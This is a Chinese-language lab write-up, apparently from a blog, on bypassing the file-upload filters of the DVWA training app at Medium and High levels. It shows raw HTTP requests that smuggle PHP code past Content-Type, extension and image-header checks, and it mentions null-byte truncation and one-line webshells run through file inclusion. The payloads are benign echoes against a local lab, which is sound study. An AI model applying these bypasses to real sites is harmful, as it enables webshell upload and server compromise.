
上传成功，这里发现只是检测了Content-Type的类型，修改成图片的样式就可以上传其他文件了，Content-type不会影响php的解析

更多关于Content-type的介绍：https://www.runoob.com/http/http-content-type.html

还有一个利用，在php版本小于5.3.4的服务器中，当Magic_quote_gpc选项为off时，可以在文件名中使用%00截断

0x02 High


按照前面Medium的方法无法通过High（废话）



```
POST /vulnerabilities/upload/ HTTP/1.1
Host: localhost:90
Content-Length: 434
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:90
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3RQ0JodiuP97JVVy
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:90/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4db0npt7u20ictf1ks6713j1i3; security=high
Connection: close

------WebKitFormBoundary3RQ0JodiuP97JVVy
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary3RQ0JodiuP97JVVy
Content-Disposition: form-data; name="uploaded"; filename="alert.php"
Content-Type: image/png

<?php
echo "Chaos is a Ladder -0x00";
?>



------WebKitFormBoundary3RQ0JodiuP97JVVy
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary3RQ0JodiuP97JVVy--

```

```
        <ul class="menuBlocks">
          <li class="">
            <a href="../../logout.php">Logout</a>
          </li>
        </ul>
      </div>

    </div>

    <div id="main_body">


      <div class="body_padded">
        <h1>
          Vulnerability: File Upload
        </h1>



        <div class="vulnerable_code_area">
          <form enctype="multipart/form-data" action="#" method="POST">
            <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
            Choose an image to upload:<br />
            <br />
            <input name="uploaded" type="file" />
            <br />
            <br />
            <input type="submit" name="Upload" value="Upload" />

          </form>
          <pre>
            Your image was not uploaded. We can only accept JPEG or PNG images.
          </pre>
        </div>

        <h2>
          More Information
        </h2>
        <ul>
          <li>
            <a href="https://www.owasp.org/index.php/Unrestricted_File_Upload" ta
          </li>
          <li>
            <a href="https://blogs.securiteam.com/index.php/archives/1268" target
          </li>
          <li>
            <a href="https://www.acunetix.com/websitesecurity/upload-forms-threat
          </li>
        </ul>
      </div>
      <br />
      <br />


    </div>

    <div class="clear">
    </div>

    <div id="system_info">
      <input type="button" value="View Help" class="popup_button" id='help_button
       <input type="button" value="View Source" class="popup_button" id='source_b
```


你□的，修改了文件后缀名+Content—Type也无法上传成功，这里估计是直接用了判断图片的函数，读取图片文件头，获取长宽高等信息。



```
POST /vulnerabilities/upload/ HTTP/1.1
Host: localhost:90
Content-Length: 434
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:90
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3RQ0JodiuP97JVVy
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:90/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4db0npt7u20ictf1ks6713j1i3; security=high
Connection: close

------WebKitFormBoundary3RQ0JodiuP97JVVy
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary3RQ0JodiuP97JVVy
Content-Disposition: form-data; name="uploaded"; filename="alert.jpg"
Content-Type: image/png

<?php
echo "Chaos is a Ladder -0x00";
?>



------WebKitFormBoundary3RQ0JodiuP97JVVy
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary3RQ0JodiuP97JVVy--
```

```
          <a href="../../phpinfo.php">PHP Info</a>
        </li>
        <li class="">
          <a href="../../about.php">About</a>
        </li>
      </ul>
      <ul class="menuBlocks">
        <li class="">
          <a href="../../logout.php">Logout</a>
        </li>
      </ul>
    </div>

  </div>

  <div id="main_body">


    <div class="body_padded">
      <h1>
        Vulnerability: File Upload
      </h1>



      <div class="vulnerable_code_area">
        <form enctype="multipart/form-data" action="#" method="POST">
          <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
          Choose an image to upload:<br />
          <br />
          <input name="uploaded" type="file" />
          <br />
          <br />
          <input type="submit" name="Upload" value="Upload" />

        </form>
        <pre>
          Your image was not uploaded. We can only accept JPEG or PNG images.
        </pre>
      </div>

      <h2>
        More Information
      </h2>
      <ul>
        <li>
          <a href="https://www.owasp.org/index.php/Unrestricted_File_Upload" tar
        </li>
        <li>
          <a href="https://blogs.securiteam.com/index.php/archives/1268" target=
        </li>
        <li>
          <a href="https://www.acunetix.com/websitesecurity/upload-forms-threat/
        </li>
      </ul>
    </div>
    <br />
    <br />


  </div>
```

继续fuzz，发现修改Content-Type为txt/php也可以正常上传，但是无法修改后缀名为php


Burp Suite Professional v2021.2 - Temporary Project - licensed to r4bbit

Target: http://localhost:90

Request


```
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4db0npt7u20ictf1ks6713j1i3; security=high
Connection: close

------WebKitFormBoundaryzUN9rVG2HxamxPOp
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryzUN9rVG2HxamxPOp
Content-Disposition: form-data; name="uploaded"; filename="1.jpg"
Content-Type: txt/php

ÿØÿàJFIFÿÛC
[illegible]
```

Response

```
        <div class="body_padded">
          <h1>
            Vulnerability: File Upload
          </h1>



          <div class="vulnerable_code_area">
            <form enctype="multipart/form-data" action="#" method="POST">
              <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
              Choose an image to upload:<br />
              <br />
              <input name="uploaded" type="file" />
              <br />
              <br />
              <input type="submit" name="Upload" value="Upload" />

            </form>
            <pre>
              ../../hackable/uploads/1.jpg succesfully uploaded!
            </pre>
          </div>

          <h2>
            More Information
          </h2>
          <ul>
            <li>
              <a href="https://www.owasp.org/index.php/Unrestricted_File_Upload" tar
            </li>
            <li>
              <a href="https://blogs.securiteam.com/index.php/archives/1268" target=
            </li>
            <li>
              <a href="https://www.acunetix.com/websitesecurity/upload-forms-threat/
            </li>
          </ul>
        </div>
        <br />
        <br />


      </div>

      <div class="clear">
      </div>

      <div id="system_info">
        <input type="button" value="View Help" class="popup_button" id='help_button'
         <input type="button" value="View Source" class="popup_button" id='source_bu
         <div align="left">
          <em>
            Username:
          </em>
           admin<br />
          <em>
            Security Level:
          </em>
           high<br />
          <em>
            PHPIDS:
          </em>
```

Done — 4,549 bytes | 27

我直接看writeup，大佬们讲的是上传一张正常的图片然后把一句话木马追加在最后，然后正常上传，最后再拿一个文件包含漏洞解析这张图片中的php代码。


Burp Suite Professional v2021.2 - Temporary Project - licensed to r4bbit

Target: http://localhost:90

Request

```
[illegible]
<?php
echo "Chaos is a Ladder -0x00";
?>
------WebKitFormBoundaryqkqlIpaSRxnNnAxh
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryqkqlIpaSRxnNnAxh--
```

Response

```
        </li>
      </ul>
      <ul class="menuBlocks">
        <li class="">
          <a href="../../security.php">DVWA Security</a>
        </li>
        <li class="">
          <a href="../../phpinfo.php">PHP Info</a>
        </li>
        <li class="">
          <a href="../../about.php">About</a>
        </li>
      </ul>
      <ul class="menuBlocks">
        <li class="">
          <a href="../../logout.php">Logout</a>
        </li>
      </ul>
    </div>

  </div>

  <div id="main_body">


    <div class="body_padded">
      <h1>
        Vulnerability: File Upload
      </h1>



      <div class="vulnerable_code_area">
        <form enctype="multipart/form-data" action="#" method="POST">
          <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
          Choose an image to upload:<br />
          <br />
          <input name="uploaded" type="file" />
          <br />
          <br />
          <input type="submit" name="Upload" value="Upload" />

        </form>
        <pre>
          ../../hackable/uploads/e0e0b157gy1gq1vihq431j20n00muwgu.jpg succesful
        </pre>
      </div>

      <h2>
        More Information
      </h2>
      <ul>
        <li>
          <a href="https://www.owasp.org/index.php/Unrestricted_File_Upload" ta
        </li>
        <li>
          <a href="https://blogs.securiteam.com/index.php/archives/1268" target
        </li>
        <li>
          <a href="https://www.acunetix.com/websitesecurity/upload-forms-threat
        </li>
      </ul>
```

Done   4,580 bytes | 29 mi

但是我不知道怎么启动Docker中DVWA的 *allow_url_include 文件包含的漏洞就暂时跳过了*